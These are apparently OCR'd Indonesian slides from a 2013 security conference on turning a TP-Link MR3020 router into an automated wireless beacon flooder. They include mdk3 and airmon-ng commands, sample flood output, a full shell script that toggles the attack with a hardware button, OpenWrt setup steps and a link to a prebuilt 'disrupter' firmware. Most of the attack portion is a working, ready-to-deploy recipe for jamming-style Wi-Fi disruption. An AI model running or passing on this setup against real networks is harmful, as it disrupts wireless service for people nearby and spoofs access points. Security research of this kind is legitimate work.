Turning TP Link MR3020 into Automate Wireless Attacker

By Rama Tri Nanda

IDSECCONF 2013
Indonesia IT Security Conference

Router Pentest Box

OpenWRT

Debian

minipwner

WiFi
pineapple

pwnieexpress

Bagaimana jika dibuat untuk wifi attack otomatis

Deauth, mitm..atwww

Ahaaaa....beacon flooder

Beacon Frame & Beacon Flooder


Beacon Frame

- Penanda eksistensi AP
- Besarnya ±50 bytes
- Tidak berisi tentang alamat mac tujuan
- Berisi informasi : Beacon Interval, time stamp, SSID, Supported rates, Parameters set, capability Information, Traffic Indication Map.

Beacon Flooder

Beacon floder, Howto????

```
airmon-ng start wlan0
mdk3 mon0 b -w -u /root/list
```



```
Current MAC: 2F:34:02:A3:74:46 on Channel  5 with SSID: And I don't want the world to see me
Current MAC: 6B:B4:7B:D8:35:19 on Channel  3 with SSID: 'Cause I don't think that they'd understan
d
Current MAC: 4C:4C:A6:87:11:D2 on Channel  8 with SSID: You're the closest to heaven that I'll eve
r be
Current MAC: 1F:A5:54:56:92:23 on Channel 10 with SSID: I just don't wanna miss you tonight
Current MAC: 51:B6:57:68:5A:66 on Channel 13 with SSID: Or the moment of truth in your lies
Current MAC: 6E:6C:D2:C9:4B:9B on Channel 10 with SSID: When everything's meant to be broken
Current MAC: 62:A3:99:B8:74:85 on Channel  4 with SSID: I just want you to know who I am
Current MAC: 61:B2:A5:78:73:4A on Channel  8 with SSID: And I'd give up forever to touch you
Current MAC: F6:F4:79:4E:BE:E9 on Channel  3 with SSID: And all I can breathe is your life
Current MAC: 3F:4E:A7:5B:8C:43 on Channel 12 with SSID: When everything's meant to be broken
Current MAC: AE:3B:B6:B7:A6:E0 on Channel 12 with SSID: And I don't want the world to see me
Current MAC: 74:92:A1:8F:39:F5 on Channel 13 with SSID: 'Cause I don't think that they'd understan
d
Current MAC: C2:E7:19:D4:C8:63 on Channel  1 with SSID: When everything's meant to be broken
Current MAC: 1E:97:14:2B:6B:E0 on Channel 10 with SSID: And I don't want to go home right now
Current MAC: F3:CC:7C:65:E2:AE on Channel  7 with SSID: And I don't want the world to see me
Current MAC: 85:2A:92:64:0F:13 on Channel 12 with SSID: Or the moment of truth in your lies
Current MAC: 71:1D:FE:BB:53:1F on Channel 10 with SSID: When everything's meant to be broken
Current MAC: 81:CC:89:1B:AB:2D on Channel  3 with SSID: And I don't want the world to see me
Current MAC: 2E:79:2E:56:90:4C on Channel  1 with SSID: 'Cause I know that you feel me somehow
Current MAC: A9:0B:7C:00:94:4F on Channel  2 with SSID: And sooner or later it's over
Current MAC: 6F:A5:8D:DC:46:E8 on Channel  8 with SSID: I just want you to know who I am
Current MAC: 59:FE:85:F7:36:4D on Channel  8 with SSID: And I don't want the world to see me
Current MAC: 7A:6A:4F:16:B6:09 on Channel  5 with SSID: When everything's meant to be broken
Current MAC: DF:DC:96:2C:B0:89 on Channel  7 with SSID: I just want you to know who I a
Current MAC: 92:E2:DF:34:3D:B4 on Channel  2 with SSID: And all I can taste is this moment
Current MAC: CD:B3:6F:CD:92:C8 on Channel 11 with SSID: 'Cause I don't think that they'd understan
d
Current MAC: 44:2E:6C:46:41:41 on Channel  1 with SSID: When everything feels like the movies
Current MAC: 29:6A:69:88:B5:F7 on Channel 14 with SSID: I just want you to know who I am
Current MAC: 8A:D3:7B:E0:C5:5A on Channel  9 with SSID: And I don't want the world to see me
Current MAC: A7:60:96:3D:0D:B9 on Channel 10 with SSID: You're the closest to heaven that I'll ever be
```

Implementasi Di TP Link MR3020

"Howto" di Mr3020

- Flash firmware ke OpenWrt
- Install modul2 yang dibutuhkan: aircrack, mdk3

```
opkg update
opkg install aircrack-ng mdk3
```

- selebihnya serangan bisa dilakukan seperti halnya menggunakan mdk3 di os linux yang lainnya

Automate Attack Option

- **Dengan Init script**

  (+) beacon flooder bisa sesaat setelah boot

  (-) kontrol untuk menghentikan Beacon flooder susah

- **Lewat Crontab**

  (+) bisa terjadwal

  (-) pemakaian diluar jadwal tidak bisa

  (-) kontrol untuk menghentikan Beacon flooder susah

- **Kostumisasi tombol router**


  (+)pemakaian insidensial dimungkinkan

  (+) mudah dijalankan, mudah dihentikan


IDSECCONF 2013
Indonesia IT Security Conference

Button Mapping

- WDS = WDS
- 3G = button 0
- AP = button 1
- WISP = button 0



The main Script in the root



```
#!/bin/sh
echo ============================================================================
echo Actually this script is created by raldnor
echo I just mod it, u can find it here
echo http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
echo ============================================================================

if [ "$(pidof mdk3)" ]
then
 logger "Disruptor is running, killing it now..."
 sleep 1
 kill $(pidof mdk3)
if grep -q mon0 /proc/net/dev
 then
 logger "Monitor interface up, bringing it down..."
 airmon-ng stop mon0
 fi
 logger "Done."
else
 logger "Disruptor not running, starting now..."
if grep -q mon0 /proc/net/dev
 then
 logger "Monitor mode active..."
else
 logger "Monitor mode not active, starting now..."
 airmon-ng start wlan0
 logger "Starting MDK3..."
 mdk3 mon0 b -w -v /root/aplist &
 logger "Disruptor active! Bailing out!"
fi

```

Step by step

- Tempatkan main script di /root dan ubah permissionnya
- Buat file applist di /root yg berisi mac & SSID palsu
- Edit file /etc/hotplug2.rules (Hapus tanda ^ sebelum button$)
- Buat sebuah folder baru di /etc/hotplug.d/ dengan nama button
- menambahkan script 00buttons

```
wget -O /etc/hotplug.d/button/00-button
https://dev.openwrt.org/export/36332/trunk/target/linux/atheros/base-files/etc/hotplug.d/button/00-button
```

- Deklarasikan tombol untuk mentrigger main script

Deklerasi tombol

```
uci add system button
uci set system.@button[-1].button=BTN_0
uci set system.@button[-1].action=pressed
uci set system.@button[-1].handler='/root/disruptor'
uci commit system
reboot
```

DEMO

Costum firmware

https://sites.google.com/site/semarak2011/dokumen/openwrt-tl-mr3020-v1-disrupter%20v1.bin

Source

- http://www.wi-fiplanet.com/tutorials/print.php/1492071
- http://lirva32.org/web/index.php?option=com_content&view=article&id=153:beacon-flooding&catid=14:wireless-hacking&Itemid=3
- http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
- http://wiki.openwrt.org/doc/howto/hardware.button
- http://wiki.openwrt.org/doc/howto/obtain.firmware.generate

Greets: OpenWrt Indonesia (cindy wijaya, xopal unil, om hero lirva32, Brahmanggi aditya, dkk), Hacker community (Mulyana Sandi, Karina, Bli Putu Shinoda, Pakde agus, dkk), rekan maota-ota (richy hendra, sefri doni, dkk), and ofcourse u ra'.

Thank You